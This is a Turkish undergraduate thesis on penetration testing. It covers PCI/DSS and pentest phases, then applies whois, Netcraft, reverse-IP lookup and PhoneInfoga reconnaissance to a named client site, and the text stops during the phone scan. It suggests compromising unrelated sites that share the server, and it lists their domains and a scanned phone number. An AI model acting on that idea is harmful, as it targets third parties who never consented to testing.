

**T.C.
FIRAT ÜNİVERSİTESİ
TEKNOLOJİ FAKÜLTESİ**

**Kurum ve Kuruluşlar İçin Pestest Çalışmalarının
Gerçekleştirilmesi**

Ercan SATIK

YMH455 Bitirme Projesi

Yazılım Mühendisliği Bölümü

Şubat 2023

**T.C.
FIRAT ÜNİVERSİTESİ
TEKNOLOJİ FAKÜLTESİ**

Yazılım Mühendisliği Bölümü

YMH455 Bitirme Projesi

Kurum ve Kuruluşlar İçin Pestest Çalışmalarının Gerçekleştirilmesi

Tez Yazarı

Ercan SATIK

Danışman

Prof. Dr. Resul DAŞ

Şubat 2023
ELAZIĞ

TEKNOLOJİ FAKÜLTESİ YAZILIM MÜHENDİSLİĞİ BÖLÜM BAŞKANLIĞINA

TercumiX
Online Tercüme Hizmetleri
www.tercumiX.com
tercüme Hizmetleri
TÜM DİLLERDE ÇEVİME SÜPER NİHAH YEMİNLİ TERCÜMENLER
+924 212 210 61 331 304 36 09

BEYAN

Fırat Üniversitesi Teknoloji Fakültesi tez yazım kurallarına uygun olarak hazırladığım “Kurum ve Kuruluşlar İçin Pestest Çalışmalarının Gerçekleştirilmesi” başlıklı YMH455 Bitirme Projesimin içindeki bütün bilgilerin doğru olduğunu, bilgilerin üretilmesi ve sunulmasında bilimsel etik kurallarına uygun davrandığımı, kullandığım bütün kaynakları atıf yaparak belirttiğimi, maddi ve manevi desteği olan tüm kurum/kuruluş ve kişileri belirttiğimi, burada sunduğum veri ve bilgileri unvan almak amacıyla daha önce hiçbir şekilde kullanmadığımı beyan ederim.

01/02/2023

Ercan SATIK

İÇİNDEKİLER

	Sayfa
İÇİNDEKİLER	iv
ÖZET	v
ABSTRACT	vi
ŞEKİLLER LİSTESİ	viii
TABLOLAR LİSTESİ	ix
1. GİRİŞ	1
1.1. PCI / DSS Sertifikası Nedir, Nasıl Kullanılır?	2
1.2. PCI/DSS Sertifikası ve Uyumluluğu Neden Önemlidir?	2
1.3. PCI / DSS Seviyeleri Nelerdir?	2
2. SIZMA TESTİ SÜRECİ	3
3. ÖRNEK UYGULAMALI SIZMA TESTİ SÜRECİ	5
3.1. Kapsam/Hedef Belirleme	5
3.2. Pasif Bilgi Toplama	5
3.2.1. Whois Sorgusu	5
3.2.2. Netcraft	5
3.2.3. Ters IP Araması	7
3.2.4. Phoneinfoga	9
3.2.5. OSINT	11
3.3. Aktif Bilgi Toplama	14
3.3.1. Dirb	14
3.3.2. nMap	17
3.4. Zaafiyet Analizi	21
3.4.1. Vega Subgraph	21
3.4.2. WPScan	25
3.5. Bilgi Analizi ve Planlama	29
3.6. Saldırı & Penetrasyon	31
3.6.1. Metasploit Framework	31
3.6.2. Hydra	32
3.6.3. WPScan	36
3.6.4. Setoolkit	37
3.6.5. Kablosuz Ağ Saldırıları	43
3.7. Sonuç Analizi - Raporlama	47
3.8. Temizlik	47
4. SONUÇ	48

ÖZET

Kurum ve Kuruluşlar İçin Pestest Çalışmalarının Gerçekleştirilmesi

Ercan SATIK

YMH455 Bitirme Projesi

FIRAT ÜNİVERSİTESİ
Teknoloji Fakültesi

Yazılım Mühendisliği Bölümü
Şubat 2023

Teknolojinin büyük bir hızla gelişmesi ile siber dünyanın hayatımıza çok daha fazla etki ettiğini görmekteyiz. Yaşantımızın en kritik noktalarında yer alarak vazgeçilmez bir hale gelen İnternet; bilgi paylaşımı, para transferleri ve fiziksel dünyanın uzaktan kontrol edilmesi için halen güvenli bir ortam olarak kabul ediliyor. Ancak Hootsuite Dijital Raporu 2018 verilerine göre Ocak 2018 itibarıyla Türkiye’de internet penetrasyonu yüzde 67 ile dünya ortalaması olan yüzde 53’ün üzerinde. En iyi teknik savunmalar bile, çalışanlar kasıtsız veya kasıtlı olarak kötü niyetli eylemlerde bulunduğu, maliyetli bir güvenlik ihlaline neden olabiliyor. Kurum ve kuruluşlar için yapılan sızma testlerinde kurum içindeki çalışan bireylerin siber güvenlik farkındalığının sağlanması bu maliyetlerin önüne geçmekte büyük rol oynuyor.

Anahtar Kelimeler: Siber istihbarat, zafiyet, bilgi toplama, sızma, bilgi, bilgi güvenliği, kişisel veri..

ABSTRACT

Realization of Pentest Studies For Institutions and Organizations

Ercan SATIK

YMH455 Bitirme Projesi

FIRAT UNIVERSITY
Faculty of Technology

Department of Software Engineering
February 2023

With the rapid development of technology, the cyber world has become much more common in our lives. We see that it has an effect. It is an indispensable part of our lives by taking place in the most critical points. the Internet that has become; information sharing, money transfers and remote control of the physical world It is still considered a safe environment for trading. However, the Hootsuite Digital Report According to 2018 data, internet penetration in Turkey was 67 percent as of January 2018. higher than the world average of 53 percent. Even the best technical defenses When employees commit unintentional or deliberate malicious acts, a costly may cause a security breach. In penetration tests for institutions and organizations, Ensuring cyber security awareness of working individuals plays a major role in preventing these costs.

Keywords: Cyber intelligence, exploit, pentest, information gathering, information, information security, personal data..

ŞEKİLLER LİSTESİ

	Sayfa
Şekil 2.1	Sızma testi sürecinin temel adımları: [11] 3
Şekil 3.1	lookup.icann.org adresinden whois sorgunun gerçekleştirilmesi 5
Şekil 3.2	netcraft aracıyla risk rating değerlendirmesi 6
Şekil 3.3	netcraft aracıyla sunucu teknolojilerini öğrenme 6
Şekil 3.4	netcraft aracıyla kullanılan cihaz türlerini öğrenme 7
Şekil 3.5	domain adresinden ters ip taraması 7
Şekil 3.6	Bing arama motoru ile ters ip araması 8
Şekil 3.7	Kali Linux ile Phoneinfo aracının kullanımı 9
Şekil 3.8	Sonuç veren birinci dork ve yakaladığımız ayak izi 10
Şekil 3.9	Sonuç veren ikinci dork ve yakaladığımız ayak izi 10
Şekil 3.10	Sonuç veren üçüncü dork ve yakaladığımız ayak izi 11
Şekil 3.11	osintframework genel görünüm 12
Şekil 3.12	Sızdırılmış verilerin intelligenceX'te aranması 13
Şekil 3.13	Sızdırılmış verilerin csv dosyasına ilk bakış 13
Şekil 3.14	Sızdırılmış verilerin csv dosyasında bulunması 14
Şekil 3.15	Kali Linux ile dirbin çalıştırılması 15
Şekil 3.16	Dirb aracının sağladığı geri dönüş 15
Şekil 3.17	robots.txt'ye tarayıcıyla erişilmesi 16
Şekil 3.18	Disallow uzantılarının kontrolü 16
Şekil 3.19	parametreler ile nmap port taraması 20
Şekil 3.20	terminalden ftp hizmetine bağlanılması 21
Şekil 3.21	Vega açılış ekranı ve modül seçimi 22
Şekil 3.22	Vega tarama bulguları 23
Şekil 3.23	Vega örnek zaafiyet raporu 24
Şekil 3.24	/Wp-Includes klasörünün tarayıcıda görüntülenmesi 24
Şekil 3.25	WPScan ile standard zaafiyet taraması 25
Şekil 3.26	WPScan, sistem WordPress versiyon ve tema çıktıları 26
Şekil 3.27	WPScan, sistemin kullandığı eklentilerin çıktısı 27
Şekil 3.28	WPScan, sistem kullanıcılarını tespit etme 28
Şekil 3.29	Rapid7, Pure-FTPd exploiti 29
Şekil 3.30	Exploit kaynak kodu port kontrolü 29
Şekil 3.31	Türkçe wordlist dosya boyutu 30
Şekil 3.32	Rapid7, metasploit Pure-FTPd exploit kullanımı 31
Şekil 3.33	Metasploit, exploit arama 31
Şekil 3.34	Metasploit, exploit kullanımı 32
Şekil 3.35	Hydra, hedef özelleştirme ekranı 33
Şekil 3.36	Hydra, şifre ve tünelleme ekranı 34
Şekil 3.37	Hydra, kaba kuvvet saldırısının başlatılması 35
Şekil 3.38	WPScan, kaba kuvvet saldırısı 36
Şekil 3.39	Setoolkit, konfigürasyon adımları 37
Şekil 3.40	Setoolkit, konfigürasyon adımları 38
Şekil 3.41	Apache servisinin başlatılması ve tarayıcıda görüntülenmesi 39
Şekil 3.42	Ngrok, tünelleme işleminin gerçekleştirilmesi 39
Şekil 3.43	Ngrok, arayüz ekranı 40
Şekil 3.44	Ngrok, tünellenmiş bağlantıya ping işlemi 40
Şekil 3.45	Setoolkit, wan bağlantı konfigürasyonu 40
Şekil 3.46	Setoolkit, hazır şablon konfigürasyonu 41
Şekil 3.47	Setoolkit, hazır şablon konfigürasyonu 41
Şekil 3.48	Fishing saldırısı, outlook uygulamasında sahte mailin görüntülenmesi 42
Şekil 3.49	Wifi adaptörün monitör moda alınması 43
Şekil 3.50	Airmon-ng arac ile yakında yayın yapan modemlerin görüntülenmesi 43
Şekil 3.51	Airodump-ng arac ile ağ içi özel bilgi edinmek 44
Şekil 3.52	Aireplay-ng aracı ile deauthentication saldırısının gerçekleştirilmesi 44
Şekil 3.53	Yakalanan handshake'in görüntülenmesi 45
Şekil 3.54	Cupp, hedefe yönelik wordlist oluşturulması 45

Şekil 3.55	Cupp, hedefe yönelik wordlist oluşturulması ve oluşturulan parolalara genel bakış	46
Şekil 3.56	Aircrack-ng aracı ile kaba kuvvet saldırısı	46

TABLÖLAR LİSTESİ

	<u>Sayfa</u>
Tablo 3.1 En Çok Kullanılan Portlar[6]	17
Tablo 3.2 nMap Cheat Seed	19

1. GİRİŞ

Teknolojinin büyük bir hızla gelişmesi ile siber dünyanın hayatımıza çok daha fazla etki ettiğini görmekteyiz. Yaşantımızın en kritik noktalarında yer alarak vazgeçilmez bir hale gelen İnternet; bilgi paylaşımı, para transferleri ve fiziksel dünyanın uzaktan kontrol edilmesi için halen güvenli bir ortam olarak kabul ediliyor. Ancak Hootsuite Dijital Raporu 2018 verilerine göre Ocak 2018 itibarıyla Türkiye’de internet penetrasyonu yüzde 67 ile dünya ortalaması olan yüzde 53’ün üzerinde. İnternet kullanımı son on yılda inanılmaz bir hızla arttı ve her gün milyonlarca insan akıllı telefonlar, tabletler ve bilgisayarlar aracılığıyla güvenli varsaydığı bu alanı kullanıyor. Dünyada her gün çok sayıda siber saldırı yaşanıyor ve siber suç oranları da internet kullanımındaki artışa paralel olarak artmaya devam ediyor. Bu da beraberinde şirketlerin siber güvenlik harcamalarında artışa neden oluyor. Siber suçların dünya genelinde verdiği zararın 2021 yılına kadar 6 trilyon dolara ulaşacağı tahmin ediliyor. Cybercrime Magazine tarafından yapılan bir araştırmaya göre ise, siber suçların 2025 yılına kadar dünyaya yılda 10.5 trilyon dolara mal olacağı öngörülmüyor. Ayrıca, küresel siber suç maliyetlerinin önümüzdeki dört yıl içinde her yıl yaklaşık yüzde 15 oranında artması bekleniyor. Siber suçlar hiç şüphesiz günümüz siber dünyasının en karmaşık sorunu. Yakın zamanda WannaCry fidye yazılımı saldırısı, 150 ülkede 230.000 bilgisayarı etkiledi. Bu saldırıda kullanıcıların dosyaları kilitlendi ve dosyalarını kurtarabilmeleri için kullanıcılardan Bitcoin türünde fidye ödemeleri istendi. WannaCry siber suçunun, dünya genelinde 4 milyar dolarlık finansal kayba yol açtığı tahmin ediliyor.

BTK siber güvenliği siber ortamda kurum, kuruluş ve kullanıcıların varlıklarını korumak amacıyla kullanılan araçlar, politikalar, güvenlik kavramları, güvenlik teminatları, kılavuzlar, risk yönetimi yaklaşımları, faaliyetler, eğitimler, en iyi uygulamalar ve teknolojiler bütünü olarak tanımlıyor. Siber güvenlik, hükümetler için karmaşık sosyo-teknik bir zorluğu ifade eden küresel bir fenomen olmakla birlikte bireylerin de konuya dahil olmasını gerektiriyor. Kişisel Verileri Koruma Kurumu(KVKK), 6698 sayılı Kişisel Verilerin Korunması Kanunu (6698 sayılı Kanun) uyarınca kişisel verileriniz(herhangi bir platformda paylaşılmamış veya aracı bir kurumda olmayan veriler) için veri sorumlusu olarak veri sahibini gösteriyor.

Kurum ve kuruluşlar için yapılan sızma çalışmaları mevcut güvenlik açıkları ve bunlardan faydalanılmasının sonuçlarıyla ilgili bilgi edinmenize, uygulanan güvenlik önlemlerinin etkinliğini değerlendirmenize ve tespit edilen açıkları düzeltmek ve güvenliği güçlendirmek için alınacak önlemleri planlamanıza olanak sağlıyor. Çalışanlar siber güvenlik, şirket politikaları ve olay raporlama konularında eğitilmezse, güçlü bir siber güvenlik stratejisinin bile başarılı olma oranı düşüyor. En iyi teknik savunmalar bile, çalışanlar kasıtsız veya kasıtlı olarak kötü niyetli eylemlerde bulunduğu anda, maliyetli bir güvenlik ihlaline neden olabiliyor. Ayrıca, kurum ve kuruluşların düzenli güvenlik değerlendirmeleri gerektiren PCI/DSS(Payment Card Industry/Data Security Standard) gibi güvenlik standartlarına uyması gerektiğinde TSE tarafından TS13638/T2[1][14] standardı gereğince onaylanmış firmalardan sızma testi hizmeti almalı gerekiyor. Yapacağım bu çalışma kurum ve kuruluşlar için yapılan sızma testlerinde kurum içindeki çalışan bireylerin siber güvenlik farkındalığının sağlanması amaçlanıyor.

1.1. PCI / DSS Sertifikası Nedir, Nasıl Kullanılır?

PCI DSS zorunluluğu, günümüzde internet ve teknolojinin devamlı gelişmesine bağlı olarak ortaya çıkan sanal dolandırıcılığın engellenmesi için oldukça önemlidir. “Kartlı Ödeme Endüstrisi Veri Güvenlik Standardı” olarak tanımlanan PCI DSS, kredi kartı işlemlerine ilişkin kartın korunması, iletimi ve işlenmesine ilişkin uyulması gereken güvenlik aşamalarını ifade etmektedir. PCI (Payment Card Industry), temelde kart güvenliğinin sağlanması için uyulması gereken kurallar bütünüdür.

Küresel düzeyde öne çıkan Visa, MasterCard, American Express gibi kurumsal üyelerin yer aldığı konsey tarafından geliştirilen ve yayımlanan kurallar internet üzerinden yapılacak alışverişlerde tüketicilerin ve firmaların güvenliğini sağlamayı hedefler. PCI DSS Sertifikası, güvenli alışveriş için standartları belirleyen ve farklı seviyelerde derecelendirilen bir yapıdır.

1.2. PCI/DSS Sertifikası ve Uyumluluğu Neden Önemlidir?

PCI DSS danışmanlığı ile internet üzerinden ürün ve hizmet sunan firmaların ödeme güvenliği konusunda uluslararası standartlara ulaşması mümkündür. Bu sistem ve kurallar sayesinde kart sahiplerinin kişisel verileri ve güvenliklikleri koruma altında tutulur. Ödeme güvenliği konusunda belirlenmiş standartlara ve güvenliğe uymayan işletmelerin güvenli hizmet sunmadıkları gerekçesiyle faaliyetlerinin durdurulmasına dair çalışmalar da yürütülmektedir. PCI DSS sadece kredi kartı ile ödeme alan işletmeleri için değil, kart sahiplerinin bilgilerini depolayan ve ileten işletmeler için de önemi son derece büyüktür.

1.3. PCI / DSS Seviyeleri Nelerdir?

PCI DSS seviyeleri uluslararası standartlara göre dört temel seviyede sınıflandırılmıştır. Kart işlem sayılarına göre belirlenen bu seviyeler uyum doğrulaması gerektirecek muhtelif yöntemleri de içermektedir. Uluslararası en yaygın biçimde kullanılan Visa ve MasterCard için güvenlik seviyeleri bir yılda yapılan işlem durumuna göre belirlenmiştir.

- Level 1/1. Seviye: Yıl içinde 6 milyondan fazla işlem.
- Level 2/2. Seviye: Yılda 1 – 6 milyon arası yapılan işlemler.
- Level 3/3. Seviye: Yılda 20 bin – 1 milyon arası işlem.
- Level 4/4. Seviye: Yılda 20 binden daha az işlem yapan firmalar.[2]

2. SIZMA TESTİ SÜRECİ



Şekil 2.1 Sızma testi sürecinin temel adımları: [11]

1)Kapsam Belirleme: Amaç, gerçekleştirilecek olan sızma testinin hedeflerini ve testlerin yapılacağı BT ortamlarını belirlemektir. Bu aşamada çalışmanın planlanabilmesi amacıyla testin yapılacağı kurumdan gerekli ön bilgiler alınır. Edinilen bilgiler doğrultusunda, testin niteliği, kapsamı, hedeflenen ortamlar, kurum açısından testin yapılmasının uygun olacağı tarih ve saatler gibi konular belirlenir. Sızma testi çalışmasının kapsam belirlendikten sonra, testlere geçilmeden önce aşağıdaki adımlar izlenir:

- Kurum ve testi yapacak firmadan çalışmaya katılacak ekiplerin ve testlerle ilgili kontak kişiler belirlenir,
- Test planı oluşturulur,
- Kurumdan alınan bilgiler doğrultusunda, çalışmaların yapılacağı tarihler ve saat aralıkları belirlenir,
- Acil durumların oluşması halinde ulaşım sağlanacak kontak kişiler belirlenir,
- Hizmet sunulacak kurum ile hizmetin kapsamı, çalışma metodolojisi ve yapılacak testler konularında mutabakat sağlanır,
- Karşılıklı olarak yasal korumanın sağlanması amacıyla, kurum ile hizmet anlaşması imzalanır

2)Bilgi Toplama/İstihbarat: Bilgi toplama test adımlarındaki en önemli aşamadır ve sızma testi bütünündeki çalışmaların yüzde 80-90'ını oluşturmaktadır. Bu aşamada ne kadar doğru ve yeterli bilgiye ulaşırsa testler de o kadar doğru ve verimli şekilde gerçekleştirilebilir.Bilgi toplama iki farklı yöntem kullanılarak gerçekleştirilir.

- Pasif Bilgi Toplama
- Aktif Bilgi Toplama

Pasif bilgi toplamada, bilgi toplama sürecinde hedefin bilgi toplayandan haberdar değildir ve bilgi toplamak için genele açık kaynaklar kullanılır. Aktif bilgi toplamada, bilgi toplanırken karşı taraf ile irtibat kurulmakta ve hedefte bu ulaşım ilişkin kayıtlar oluşmaktadır.

3)Zaafiyet Tespiti: İkinci adımda elde edinilen bilgiler doğrultusunda güvenlik açığı tespit etme işlemlerine başlanır. Hedef ortamlarda ne tür zaafiyetlerin olduğu, bu zaafiyetlerin nasıl kullanılacağı ve ne tür ataklar yapılabileceği, bu ataklara nasıl cevaplar geldiği, sistemin bu ataklara karşı kendini koruyup korumadığı gibi durumları öğrenme konularında çalışmalar yapılır. Güvenlik açığı tespiti aşamasında yardımcı programlar/araçlar kullanılarak sistem hakkında genel bir tarama yapılır. Bu programlar sayesinde, sistemlerdeki açık portlar, hangi portta hangi servisin çalıştığı, bu servisin hangi versiyonunun kullandığı gibi detay bilgiler öğrenilir ve elde edilen sürüm bilgilerine ait bir güvenlik açığı var ise direkt olarak tespit edilmesini sağlanır.

4)Bilgi Analizi / Planlama: Bir önceki adımda belirlenen güvenlik açıklarını kullanarak sisteme sızmak için gerekli araştırma, planlama ve hazırlık çalışmaları gerçekleştirilir.

5)Sisteme Sızma: Bu aşamada, daha önceki adımlarda belirlenmiş olan güvenlik zaafiyetleri için istismar girişimlerinde bulunulur. Bu amaçla hazırlanan yardımcı yazılımlar kullanılarak hedef sisteme girilmeye (sızılmaya) çalışılır.

Yetki Yükseltme: Eğer sisteme erişim elde edilebiliyorsa, daha fazla alanı kontrol etmek ve daha fazla işlem yapmak hedefiyle sistem içinde yetki seviyesi yükseltme girişimlerinde bulunulur ancak bu durum her zaman başarılı olarak sonuçlanmayabilir.

Yatay Gezinme: Bir makineye sızdıktan sonra, diğer makinelere sıçrama yapılarak erişilip erişilemediği incelenmesi yatay gezinme olarak adlandırılır. Sızma işlemi sayesinde sistemle kurulan bağlantıyı sürdürmek amacıyla çeşitli yöntemler denenerek açık noktalar.

6)Sonuç Analizi / Raporlama: Sızma testi çalışmasının bu aşamasında, önceki adımlarda gerçekleştirilen çalışmaların sonuçları değerlendirilir. Belirlenen güvenlik açıkları nedeniyle etkilenebilecek sistemler ve oluşabilecek potansiyel zararlar, tespit edilen risklerin ortadan kaldırılması için alınabilecek önlemler raporlanır.

7)İzlerin Temizlenmesi: Sızma testi sırasında sistemlerde herhangi bir değişiklik yapılması durumunda bunlar eski haline döndürülür, örneğin dosya oluşturulduysa veya kullanıcı tanımlandıysa bunlar silinir.

3. ÖRNEK UYGULAMALI SIZMA TESTİ SÜRECİ

3.1. Kapsam/Hedef Belireme

Uygulamalı sızma testi süreci boyunca üzerinde çalışacağım kurum olan Atlasdil'in sahibi Özgür Bilekli ile yasal korumanın sağlanması amacıyla sözleşme imzalanmış olup, yapacağım tüm testler bilgisi dahilindedir.

3.2. Pasif Bilgi Toplama

3.2.1. Whois Sorgusu

Bilgi toplama sürecinin en temel adımı olan 'Whois' sorgusudur. Whois, İnternetteki 280 milyondan fazla kayıtlı alan adı hakkında bilgi sorgulamak için kullanılan köklü bir protokoldür.'Whois' sorgusu bize internet sitesi için temel bilgileri elde etmemize olanak sağlar.[10] Bu hizmeti sağlayan bir çok servis var ben lookup.icann.org adresini kullanacağım.

The screenshot shows the ICANN Lookup tool interface. At the top, it says "ICANN | LOOKUP". Below that, the title "Registration data lookup tool" is displayed. There is a text input field with the domain "www.atlasdil.com" and a "Lookup" button. Below the input field, there is a disclaimer: "By submitting any personal data, I acknowledge and agree that the personal data submitted by me will be processed in accordance with the ICANN Privacy Policy, and agree to abide by the website Terms of Service and the registration data lookup tool Terms of Use." Below this, a message states: "The client was unable to process information from the Registrar RDAP server. The information below is shown as provided by the TLD Registry RDAP service." The main section is titled "Domain Information" and contains the following details: Name: ATLASDIL.COM, Registry Domain ID: 2376539964_DOMAIN_COM-VRSN, Domain Status: active, Nameservers: EU.DNSENABLE.COM, TR.DNSENABLE.COM, US.DNSENABLE.COM, Dates: Registry Expiration: 2023-04-04 10:29:00 UTC, Updated: 2022-03-05 07:32:48 UTC, Created: 2019-04-04 10:29:00 UTC.

Şekil 3.1 lookup.icann.org adresinden whois sorgunun gerçekleştirilmesi


Dates kısmı bizim için önemli bilgileri içeriyor. Sitenin ne zaman kurulup en son ne zaman güncellendiğini ve alınan hizmetin ne zaman biteceğini öğrenebiliyoruz.

3.2.2. Netcraft

Netcraft çevrimiçi çalışan pratik bir bilgi toplama aracı. Herangi bir framework yüklememize ihtiyacımız olmadığından netcraft.com adresine giderek bilgi toplamak

istediğim adresi yazarak kullanmaya başlıyorum.

Şekil 3.2 netcraft aracıyla risk rating değerlendirmesi



Services ▾ Solutions ▾ News Company ▾ Resources ▾ Q ▾ Discover More Report Fraud

Background			
Site title	Yurtdışında eğitime dair ne ararsan buradal	Date first seen	June 2021
Site rank	Not Present	Netcraft Risk Rating ?	1/10
Description	Not Present	Primary language	Turkish

Netcraft Risk Rating kısmında Netcraft'ın algoritması bize sitenin ne kadar istismar edilebilir olduğu hakkında birden ona kadar derecelendirerek bu sitenin istismar edilmeye pek uygun olmadığını söylüyor.

Site Technology (fetched today)		
Server-Side		
Includes all the main technologies that Netcraft detects as running on the server such as PHP.		
Technology	Description	Popular sites using this technology
PHP	PHP is supported and/or running	www.tutorialspoint.com, www.etsy.com, www.delfi.lt
XML	No description	www.hulu.com, www.qwant.com, www.ecosia.org
Client-Side		
Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).		
Technology	Description	Popular sites using this technology
JavaScript	Widely-supported programming language commonly used to power client-side dynamic content on websites	www.twitch.tv, www.google.com, www.linkedin.com
Client-Side Scripting Frameworks		
Frameworks or libraries allow for easier development of applications by providing an Application Program Interface (API) or a methodology to follow whilst developing.		
Technology	Description	Popular sites using this technology
jQuery	A JavaScript library used to simplify the client-side scripting of HTML	www.amazon.it, www.amazon.de, www.amazon.ca
Font Awesome Web Fonts	No description	www.flightradar24.com, www.inspq.qc.ca, www.nk.ca
Bootstrap Javascript Library	No description	www.freecodecamp.org, www.bitchute.com, cis2.capex.com.ph

Şekil 3.3 netcraft aracıyla sunucu teknolojilerini öğrenme

Sitenin kullandığı teknolojilere baktığımızda sunucu kısmında PHP ve XML kullandığını görüyoruz. Makinenin PHP dilini anlayıp çalıştırdığı için sızma testleri sırasında başarılı olabilirsek istismarı bu dil üzerinden gerçekleştirilir, Client kısmında kullanılan teknolojilerinin güncel açıklarını araştırabiliriz.

Şekil 3.4 netcraft aracıyla kullanılan cihaz türlerini öğrenme

Hosting History				
Netblock owner	IP address	OS	Web server	Last seen
unknown	93.89.224.197	Citrix Netscaler	LiteSpeed	16-Nov-2022

Hosting history kısmına baktığımızda LiteSpeed şirketinden hizmet aldıklarını, cihazın işletim sistemini Citrix Netscaler olduğunu öğreniyoruz. Şirket web hizmeti veriyor dolayısıyla cihazlarına remote olarak erişebiliyor olmamız ihtimaller dahilinde olduğu için işletim sisteminin güncel zaafiyetlerini araştırabiliriz. LiteSpeed adını kullanarak 'whois' sorgusundan elde ettiğimiz bilgiler dahilinde ortalama saldırıları deneyebiliriz.

3.2.3. Ters IP Araması

Bir web sunucusundan birden fazla web sitesi hizmet alabilir, aslında bu web sitelerinin dosyaları aynı cihazda bulunmakta. Bu durumu sızma testi süresince bizim için bir fırsat olarak değerlendirmeliyiz.

you get signal

Reverse IP Domain Check

Remote Address


 Found **398** domains hosted on the same web server as [atlasdil.com](#) (93.89.224.197)

[3ccadcam.com](#)
[4pdatr.com](#)
[abdulkadirgogus.com](#)
[akray.net](#)
[alltreatments.net](#)
[ankaratemizlikgrup.com](#)
[anti-crack.org](#)
[asilask.com](#)
[avrupatibbi.com](#)
[aygorpres.com.tr](#)
[azmmobilyainsaat.com](#)
[bahasuarmaturleri.com](#)
[bbsfan.us](#)
[bilgihazinem.com](#)
[boraborabutikmarin.com](#)
[bugunneyapsam.co](#)
[butunerkeklerodundegil.com](#)
[camsanlaminatparke.org](#)
[cavehotelsaksagan.net](#)
[chatlaks.org](#)
[csharp.mustafaydemir.com](#)
[custolux.com.tr](#)
[demokratkusadasi.com](#)
[dentistinkusadasi.com](#)

[3dsrender.com](#)
[abb-sport.com](#)
[ademmuratyucel.com.tr](#)
[alisalman.net](#)
[anadolugunesi.org](#)
[antalyadacilingir.com](#)
[arstinsaat.com](#)
[atlasdil.com](#)
[aydinset.com](#)
[azerinfo.org](#)
[badillimuhendislik.com.tr](#)
[bahcemobilyalarionarimi.com](#)
[beyazhaberler.com](#)
[bingol.co](#)
[botanlilar.org](#)
[burkinal.com](#)
[butv.org](#)
[canimoyun.com](#)
[cep7.org](#)
[chatroulettetr.gen.tr](#)
[cumhurulusoy.com](#)
[daribuku.com](#)
[dentalimplantizmir.com](#)
[devecievdenevenakliyat.com](#)

Şekil 3.5 domain adresinden ters ip taraması

Bu işlemde web sitesinden ip'ye değil ip'den sitelere ulaşıyoruz.Reverse ip işlemi için yougetsignal.com sitesini kullanabiliriz. Şuanda sorguladığımız siteden aynı sunucuyu kullanan 398 adet site bulduk. Bu işlemi bing arama motorunu kullanarak da yapabilmekteyiz.



Şekil 3.6 Bing arama motoru ile ters ip araması

Netcraft'ta atlasdil.com'un risk değerlendirmesi on üzerinden bir olarak görmüştük, kolay sızabileceğimiz bir websitesi değil. Eğer bu websitelerinden birine sızmayı başarabilirsek ihtimaller dahilinde atlasdil.com'un bulunduğu cihaza erişim sağlayabiliriz.

3.2.4. Phoneinfoga

PhoneInfoga yalnızca ücretsiz kaynakları kullanarak uluslararası telefon numaralarını taramak için en gelişmiş araçlardan biridir. Herhangi bir telefon numarasında ilk önce ülke, alan, operatör ve hat türü gibi standart bilgileri toplamanıza olanak tanır. Ardından VOİP sağlayıcısını bulmaya veya sahibini belirlemeye çalışmak için arama motorlarında dork kullanarak ayak izini sürer. [7]

```
root@kali /h/satik# phoneinfoga scan -n +905315043609
Running scan for phone number +905315043609 ...

Results for googlesearch
Social media:
  URL: https://www.google.com/search?q=site%3Afacebook.com+intext%3A%22905315043609%22
  URL: https://www.google.com/search?q=site%3Atwitter.com+intext%3A%22905315043609%22
  URL: https://www.google.com/search?q=site%3Alinkedin.com+intext%3A%22905315043609%22
  URL: https://www.google.com/search?q=site%3Ainstagram.com+intext%3A%22905315043609%22
  URL: https://www.google.com/search?q=site%3Avk.com+intext%3A%22905315043609%22+OR+intext%3A%22905315043609%22
Disposable providers:
  URL: https://www.google.com/search?q=site%3Ahs3x.com+intext%3A%22905315043609%22
  URL: https://www.google.com/search?q=site%3Areceive-sms-now.com+intext%3A%22905315043609%22

